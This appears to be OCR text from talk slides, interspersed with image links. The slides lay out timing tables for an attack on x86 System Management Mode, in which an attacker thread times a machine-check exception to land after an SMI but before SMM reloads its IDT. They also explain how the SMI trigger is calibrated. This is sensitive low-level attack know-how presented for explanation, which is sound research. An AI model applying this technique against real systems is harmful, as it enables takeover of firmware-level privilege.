
receive MCE

...


...

reload IDT

Attack window




Thread 1 (attacker)	Thread 0 (victim)
begin ??? instruction	
10,000 cycles	
100 cycles X	



Thread 1 (attacker)	Thread 0 (victim)
begin ??? instruction	
10,000 cycles	
100 cycles	


100 cycles

⊷ What we wanted…



Thread 1 (attacker)	Thread 0 (victim)	
begin fuse instruction		
	out b2 (trigger SMI)	
	receive SMI	
	out b2 ends	
~10,000 cycles	enter SMM (idt unchanged, cr4.mce cleared)	
	begin executing SMI handler	
	…	
	set cr4.mce	
generate MCE	…	
	receive MCE	Attack window
	…	
	reload IDT	

What we have…



Thread 1 (attacker) | Thread 0 (victim)

begin fuse instruction

out b2 (trigger SMI)

receive SMI

out b2 ends

~12,000 cycles

enter SMM (idt unchanged, cr4.mce cleared)

begin executing SMI handler

…

set cr4.mce

…

…

…

Attack window


reload IDT

generate MCE

receive MCE

lighting the fuse

- This won’t work
  - If the MCE is received after SMM reloads the IDT, exception will be handled on SMM’s interrupt handler, not attacker’s
- Solution:
  - Slide the SMI trigger to calibrate the MCE to fall within the attack window



Thread 1 (attacker)

Thread 0 (victim)

begin fuse instruction

~12,000 cycles

generate MCE

out b2 (trigger SMI)

receive SMI

out b2 ends

enter SMM (idt unchanged, cr4.mce cleared)

begin executing SMI handler

...

set cr4.mce

...


...

...

